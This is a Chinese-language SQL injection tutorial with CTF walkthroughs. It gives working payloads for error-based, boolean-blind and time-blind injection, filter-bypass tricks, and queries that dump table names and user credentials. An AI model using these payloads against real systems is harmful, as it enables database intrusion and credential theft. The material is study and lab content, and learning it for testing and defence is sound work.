
6. 拿信息(username,password)

```
?id=-1" and 1=updatexml(1,concat(0x7e,(select group_concat(username,password) from users)),3) --+
```



没有显示完全，再用substring拿剩下的

```
?id=-1" and 1=updatexml(1,concat(0x7e,substring((select group_concat(username,password) from users),25,30)),3) --+
```



然后把substring里的参数已知修改（修改25为25+30），重复操作知道拿到所有

floor报错的报错注入

基础知识 涉及到的函数 **rand()**: 随机返回0-1之间的小数, rand()*2结果再0-2间

✔ 正在显示第 0 - 0 行 (共 1 行, 查询花费 0.0003 秒。)

```
select rand()*2
```

☐ 显示全部 | 行数: 25 ▾ 过滤行:

+ 选项

rand()*2
1.7763176055404521

如果改成

rand(0)*2 计算不在随机而是按一定顺序排序

```
select rand() from users
```

☐ 显示全部 | 行数: 25 ▾ 过滤:

+ 选项

rand()
0.5444900407870208
0.18748277163829913
0.3039437665640784
0.9572705486391396
0.8745214742371081
0.5007957560017665
0.8804143880311533
0.8996847028841122
0.8571803810607459
0.5868478273850379
0.3626980244765971
0.052946670961516604
0.17663931211143669

rand() from users 有多少行计算多少次
向下取整。向上取整是ceiling()

floor():小数

✔ 正在显示第 0 - 12 行 (共 13 行, 查询花费 0.0004 秒。)

```
select floor(rand()*2) from users
```

☐ 显示全部

行数: 25 ▼

过滤行:

按索引排序:

+ 选项

floor(rand()*2)
1
0
1
1
1
1
1
0
1
1
1
1
0

concat_ws(): 将括号内的数据用一个字段连接起来，于之前的concat相识 例如:concat_ws(1, 2, 3)就是将2, 3 拼接起来，拼接方式是1

```
select concat_ws('-',2,3);
```

```
select concat_ws('-',2,3)
```

☐ 显示全部

行数: 25 ▼

过滤行:

+ 选项

concat_ws('-',2,3)
2-3

```
select concat_ws('-',database(),floor(rand()*2)) from users;
```

```
select concat_ws('-', database(), floor(rand()*2)) from users
```

☐ 显示全部

行数: 25

过滤行: 在表中搜索

搜索

+ 选项

concat_ws('-', database(), floor(rand()*2))
security-1
security-1
security-1
security-1
security-0
security-1
security-1
security-0
security-1
security-1

group

by:分组语句 as: 别名 用as 可以将结果重新命名

```
select concat_ws('-', database(), floor(rand()*2)) as jk from users
```

☐ 显示全部

行数: 25

过滤行: 在表中搜索

按索引排序: 无

+ 选项

jk
security-1
security-1
security-1
security-0
security-1
security-1
security-0
security-0
security-0
security-0
security-0
security-0
security-0
security-0

再加上group by进行分组

```
select concat_ws('-',database(),floor(rand()*2)) as jk from users group by jk
```

☐ 显示全部

行数: 25

过滤行: 在表中搜索

按索引排序: 无

+ 选项

jk

security-0

security-1

分组之后就要统计数量 **count(): 汇总统计数量**

```
select count(*),concat_ws('-',database(),floor(rand()*2)) as jk from users group by jk;
```

```
select count(*),concat_ws('-',database(),floor(rand()*2)) as jk from users group by jk
```

☐ 显示全部

行数: 25

过滤行: 在表中搜索

按索引排序: 无

+ 选项

count(*)

jk

5 security-0

8 security-1

limit:用于显示指定行数

报错原理: rand()函数 进行分组group by和统计count()时可能会多次执行，导致键值key重复

```
select count(*),concat_ws('-',database(),floor(rand(0)*2)) as jk from information_schema.tables group by jk;
```

[语句走界符 ;] ☒ 在此再次显示此查询 ☐ 保留查询框 ☐ 完成后回滚 ☒ 启用外键约束

隐藏查询框

错误

SQL 查询:

```
select count(*),concat_ws('-',database(),floor(rand(0)*2)) as jk from users group by jk LIMIT 0, 25
```

MySQL 返回:

#1062 - Duplicate entry 'security-1' for key 'group_key'

下面用具体题目展示步骤


1. 判断类型，字符型
2. 判断闭合方式，单引号闭合
3. 判断列数

接下来的操作只要将查询信息替换掉concat_ws的第二个参数

```
?id=1' union select 1,count(*),concat_ws('-',2,floor(rand(0)*2)) as jk from information_schema.tables group by jk--+
```

4. 拿表名

```
?id=1' union select 1,count(*),concat_ws('-',(select group_concat(table_name) from information_schema.tables where table_schema=database()),floor(rand(0)*2)) as jk from information_schema.tables group by jk--+
```



5. 拿列名

```
?id=1' union select 1,count(*),concat_ws('-',(select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='users'),floor(rand(0)*2)) as jk from information_schema.tables group by jk--+
```


6. 拿信息

```
?id=-1' union select 1,count(*),concat_ws('-',(select group_concat(username,password) from users),floor(rand(0)*2)) as jk from information_schema.tables group by jk--+
```

这里由于信息太长group_concat不能直接拿出来，可以用concat配合limit来限制输出

```
?id=1' union select 1,count(*),concat_ws('-',(select concat(username,password) from users limit 0,1),floor(rand(0)*2)) as jk from information_schema.tables group by jk--+
```

通过不断修改limit后面的第一个参数显示出不通的内容




还可以通过substring来解决

布尔盲注

盲注: 页面没有报错回显，不知道数据库具体返回值的情况下，对数据库中的内容进行猜解，实行sql注入 **布尔**

盲注: 数据页面只返回真假值的情况可以用布尔盲注 真



假



如上图就是真假值的两种情况

关键函数 ascii(): 把字母转化为对应数字，通过该函数把字母转化为数字再进行大小比较就可以判断数字是否正确,例如下面

```
?id=1' and ascii('e')>=101--+
```

substr(0,1,1):由于ascii函数不能把所有字母转化为ascii码，所以用substr


```
select ascii(substr(select database(),1,1));
```

通过这两个函数的配合使用结合二分法不断比大小直到得到所有结果 如下面语句查表

```
?id=1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))>100--+
```

此处由于只有真假值所以不需要用group_concat，而是使用limit 0, 1从第0行开始显示1行，从结果的第一行数据一次查询

注意布尔盲注的闭合判断方式使用排除法



时间盲注

时间盲注:web页面只返回一个正常页面，利用页面响应时间不通逐个猜解 **关键函数 sleep():** 通过sleep函数可以判断很多，例如先判断闭合方式

```
?id=1" and sleep(3)--+
```

执行这条语句回直接刷新说明and后面的语句没有执行即不是双引号闭合

```
?id=1' and sleep(3)--+
```

执行上面这条语句回等待三秒再刷新说明时单引号闭合

if语句 **select if(condition,ture,flase);** 当条件为真的时候执行ture否者执行flase

```
select if(1=1,sleep(0),sleep(3));
```

下面展示如何查询数据库名

```
?id=1' and if(scaii(substr((select database()),1,1))>100,sleep(0),sleep(3))--+
```

和布尔盲注原理基本一样，只不过这里是利用比较大通过不通反应时长来判断条件是否成立

注释符过滤

注释的原因 网页源代码中有这样一句

```
$sql="select * from users where id='$id' limit 0,1";
```

当在网页输入 **?id=1** 时，会变为

```
$sql="select * from users where id='1' limit 0,1";
```

当输入 **?id=1 and 1=1** 则

```
$sql="select * from users where id='1 and 1=1' limit 0,1";
```

但是**1 and 1=1**已经内单引号给包裹起来实体化了，因此失去了and的功能 接下来如果输入 **?id=1' and 1=1**,则


```
$sql="select * from users where id='1' and 1=1' limit 0,1";
```

这样虽然把前半部分的单引号给处理了，但是后半部分还是多在那里，所以这里需要用到**注释符**


```
$sql="select * from users where id='1' and 1=1'--+ limit 0,1";
```

这样就通过注释把单引号处理了

如何判断页面过滤对象： 从最简单的注入语句开始，一步一步增加复杂性，通过此方法判断过滤对象



如上图所示，根据1报错可以知道这是单引号闭合，但是加上--+或者#都没法进行注释



原因如下： 源代码中含有过滤的语句

```
$reg="/#/";  
$reg1="--";  
$replace="";  
$id=preg_replace($reg,$replace,$id);  
$id=preg_replace($reg1,$replace,$id);
```

绕过的方法:

1. 手动再多加一个',例如?id=1' and 1=1',这样就可以把后半部分的'手动闭合
2. 如果是双引号闭合，就手动添加一个双引号
3. 使用and的方法

```
?id=1' order by 4 and '1'='1
```

这样还是相当于添加了一个'

and和or过滤的绕过

过滤源代码

```
function balacklist($id){  
    $id=preg_replace('/or/i'. cantop, $id);  
    $id=preg_replace('/and/i'. cantop, $id);  
  
    return $id;  
}
```

绕过方法:

1. 大小写绕过 例如

```
?id=1' anD 1=1--+
```

2. 复写绕过:

```
?id=1' anandd 1=1--+
```

注意这里的复写是指再=在and里面再写一个and

3. 用&&代替and用||代替or, 这里通常写成url编码的形式

```
?id=1' %26%26 1=2--+
```

空格过滤

绕过方法:

1. 使用+代替空格
2. 使用url编码代替空格%20, %A0
3. 用注释符/**/代替空格
4. 使用报错输入, 配合||让空格不出现

```
?id=1||extractvalue(1,concat('~',database()))||1'='1
```


逗号过滤

例题



[SWPUCTF 2021 新生赛]easy_sql

url:<https://www.nssctf.cn/problem/387> union注入


根据提示，参数是wllm



然后判断闭合方式为单引号闭合



通过group by判断分组为3



判断回显位



然后拿表名

```
?wllm=-1' union select 1,2,group_concat(table_name) from information_schema.tables  
where table_schema=database()--+
```




然后拿users的列名

```
?wllm=-1' union select 1,2,group_concat(column_name) from  
information_schema.columns where table_schema=database() and table_name='users'--+
```



然后拿里面的内容



wtf里面居然没有flag，那么去看一下哪个test_tb表 拿test_tb的列名

```
?wllm=-1' union select 1,2,group_concat(column_name) from
information_schema.columns where table_schema=database() and table_name='test_tb'-
-+
```



拿flag



[SWPUCTF 2022 新生赛]ez_sql


url:<https://www.nssctf.cn/problem/2881>

年轻的Web手啊！
看题目名就知道你该干嘛了吧~
用相对安全的方式传参吧
奥对了参数是nss

打开题目出现上图，而且


提示为post注入 随便写一点，得到一个假的flag
Flag: NSSCTF{This_Is_F4ke_flag}

This is true flag: NSSCTF{Ar3_y0u_K1ngd1ng}

